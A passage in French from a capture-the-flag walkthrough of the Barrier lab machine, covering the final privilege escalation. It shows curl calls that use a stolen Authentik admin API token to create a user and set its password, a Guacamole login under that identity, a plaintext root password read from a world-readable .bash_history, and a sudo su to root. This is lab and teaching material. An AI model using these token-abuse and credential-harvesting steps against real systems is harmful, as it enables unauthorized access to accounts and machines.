Tu as vu précédemment qu’Authentik assure l’authentification des utilisateurs auprès de Guacamole via SAML. Guacamole gère ensuite les autorisations et les connexions associées à chaque identité.
Tu vas donc créer un utilisateur maki_adm dans Authentik, lui attribuer un mot de passe et tenter de te connecter à Guacamole avec cette nouvelle identité.
Création de l’utilisateur Authentik
Une recherche sur Internet avec les mots-clés authentik API create user curl permet de trouver facilement des exemples de création d’utilisateurs via l’API Authentik.
En t’appuyant sur ces exemples, tu peux réutiliser le jeton API administratif découvert précédemment dans GitLab pour créer l’utilisateur maki_adm dans Authentik :
TOKEN=$(cat authentik-token.txt)

curl -sk -X POST "https://barrier.vl:9443/api/v3/core/users/" \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "username": "maki_adm",
    "name": "maki_adm",
    "is_active": true,
    "type": "internal",
    "path": "users"
  }'
La réponse JSON confirme la création du compte :
{
  "pk": 36,
  "username": "maki_adm",
  "name": "maki_adm",
  "is_active": true,
  "is_superuser": false,
  "groups": [],
  "path": "users",
  "type": "internal"
}
Authentik attribue l’identifiant 36 à ton nouvel utilisateur. Le compte est actif, mais ne possède aucun privilège administratif ni aucune appartenance à un groupe dans Authentik.
Définition du mot de passe
Utilise ensuite l’endpoint /api/v3/core/users/36/set_password/ pour attribuer un mot de passe à ton nouvel utilisateur :
curl -sk -X POST \
  -H "Authorization: Bearer $(cat authentik-token.txt)" \
  -H "Content-Type: application/json" \
  -d '{"password":"TonNouveauMotDePasse"}' \
  https://barrier.vl:9443/api/v3/core/users/36/set_password/ \
  -o /dev/null -w 'HTTP %{http_code}\n'
Le serveur confirme la modification :
HTTP 204
Ton utilisateur maki_adm dispose maintenant d’un mot de passe Authentik. Tu peux tenter de t’authentifier auprès de Guacamole via SAML.
Rappelle-toi que ce mot de passe concerne uniquement Authentik : il ne modifie pas celui du compte Linux maki_adm.
Connexion avec maki_adm
Avant de te connecter avec ton nouvel utilisateur, tu dois fermer la session Linux maki et te déconnecter de Guacamole.
Dans le terminal de maki, exécute :
maki@barrier:~$ exit
Guacamole affiche alors le message « You have been disconnected ».
Clique sur Logout pour quitter Guacamole, puis ferme complètement Firefox avant de le redémarrer.
Cette précaution permet d’éviter qu’une session Authentik encore active ne provoque une reconnexion automatique avec l’utilisateur précédent.
Accède ensuite à Guacamole :
http://barrier.vl:8080/guacamole/
Choisis l’authentification SAML et utilise les identifiants Authentik de maki_adm que tu viens de créer.
L’authentification SAML réussit et tu accèdes à Guacamole avec ta nouvelle identité maki_adm.

Cette fois, deux connexions sont disponibles :
Maintenance, que tu as déjà utilisée pour obtenir ton premier accès Linux avecmaki.Maki_Adm, une nouvelle connexion qui pourrait te permettre d’accéder au compte Linux découvert précédemment dans/home.
Cette différence confirme que Guacamole attribue des connexions en fonction de l’identité authentifiée, indépendamment des privilèges administratifs accordés dans Authentik.
Tu vas maintenant examiner la connexion Maki_Adm.
Session Linux maki_adm
Sélectionne la connexion Maki_Adm dans Guacamole, qui ouvre directement un terminal Linux.
Vérifie ton identité et tes groupes :
maki_adm@barrier:~$ whoami
maki_adm
maki_adm@barrier:~$ id
uid=1002(maki_adm) gid=1002(admin) groups=1002(admin)
maki_adm@barrier:~$ pwd
/home/maki_adm
Tu disposes maintenant d’une session Linux sous l’utilisateur maki_adm, avec l’UID 1002 et le groupe principal admin.
Tente alors de consulter tes autorisations sudo :
maki_adm@barrier:~$ sudo -l
[sudo] password for maki_adm:
Comme précédemment avec maki, tu ne connais pas le mot de passe Linux de cet utilisateur. Celui défini dans Authentik sert uniquement à l’authentification SAML et ne permet pas de répondre à cette demande.
Poursuis donc ton exploration du répertoire personnel :
maki_adm@barrier:~$ ls -la
total 32
drwxr-x--- 4 maki_adm admin 4096 Dec 22  2024 .
drwxr-xr-x 5 root     root  4096 Dec 23  2024 ..
-rw-r--r-- 1 root     root    26 Dec 22  2024 .bash_history
-rw-r--r-- 1 maki_adm admin  220 Dec 22  2024 .bash_logout
-rw-r--r-- 1 maki_adm admin 3771 Dec 22  2024 .bashrc
drwx------ 2 maki_adm admin 4096 Dec 22  2024 .cache
-rw-r--r-- 1 maki_adm admin  807 Dec 22  2024 .profile
drwxrwxr-x 2 maki_adm admin 4096 Dec 22  2024 .ssh
-rw-r--r-- 1 maki_adm admin    0 Dec 22  2024 .sudo_as_admin_successful
Le fichier .bash_history attire ton attention. Il contient l’historique des commandes Bash et peut parfois révéler des informations sensibles.
Bien qu’il appartienne à root, ses permissions -rw-r--r-- autorisent sa lecture par tous les utilisateurs.
Consulte son contenu :
maki_adm@barrier:~$ cat ~/.bash_history
sudo su
Va4kSjgTHSd55ZLv
Tu découvres une commande sudo su, suivie d’une chaîne de caractères qui ressemble fortement à un mot de passe.
L’utilisateur a peut-être saisi son mot de passe alors que Bash attendait une nouvelle commande, plutôt qu’à l’invite de sudo. Cette saisie aurait alors été enregistrée dans l’historique Bash.
Tu vas vérifier cette hypothèse en utilisant ce mot de passe avec sudo su.
Obtention des privilèges root
Exécute sudo su et saisis le mot de passe découvert dans l’historique Bash :
maki_adm@barrier:~$ sudo su
[sudo] password for maki_adm:
root@barrier:/home/maki_adm#
Le mot de passe est accepté et tu obtiens un shell root.
Vérifie ta nouvelle identité et ton répertoire de travail :
root@barrier:/home/maki_adm# whoami
root
root@barrier:/home/maki_adm# id
uid=0(root) gid=0(root) groups=0(root)
root@barrier:/home/maki_adm# pwd
/home/maki_adm
Les commandes whoami et id confirment que tu disposes désormais des privilèges root (UID 0).
Flag root.txt
Tu peux maintenant récupérer le dernier flag :
root@barrier:/home/maki_adm# cat /root/root.txt
446f******************************d8f6
Avec les privilèges root, tu disposes désormais du contrôle complet de la machine. La récupération du dernier flag marque la fin de ton exploitation et la réussite du challenge Barrier.htb.
Conclusion
La résolution de Barrier.htb montre comment plusieurs faiblesses de sécurité, exploitées successivement, peuvent conduire à la compromission complète d’une machine Linux.
Tout commence par l’exploration d’un dépôt GitLab public, dont l’historique conserve un mot de passe pourtant supprimé du code actuel. Ces identifiants permettent de découvrir le mécanisme d’authentification SSO et d’identifier une vulnérabilité affectant la vérification des réponses SAML dans GitLab. Son exploitation permet d’usurper l’identité d’un administrateur.
L’accès à l’administration GitLab révèle ensuite un jeton API Authentik disposant de privilèges élevés. En utilisant ce jeton pour gérer les identités et leurs mots de passe, tu parviens à accéder aux connexions distantes d’Apache Guacamole et à obtenir un premier shell Linux.
L’escalade de privilèges repose sur la création d’une nouvelle identité dans Authentik, permettant d’accéder à un second compte Linux, puis sur la découverte d’un mot de passe laissé dans son historique Bash. Ce dernier permet d’exécuter sudo su et d’obtenir les privilèges root.
Barrier illustre particulièrement les risques liés à une mauvaise protection des identifiants, des jetons API et des historiques de commandes. Elle rappelle également qu’une authentification centralisée ne signifie pas que les différentes applications partagent les mêmes autorisations.